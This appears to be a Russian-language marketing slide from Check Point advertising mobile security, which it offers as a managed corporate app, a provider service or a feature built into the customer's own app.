
Мобильная безопасность теперь еще

доступнее


1. Как управляемое корпоративное приложение



3. Как функционал Вашего приложения



2. Как сервис от провайдера



Check Point
SOFTWARE TECHNOLOGIES LTD

Продвинутая кибер-защита вне периметра



Предотвращение в реальном времени: знаем, умеем, практикуем!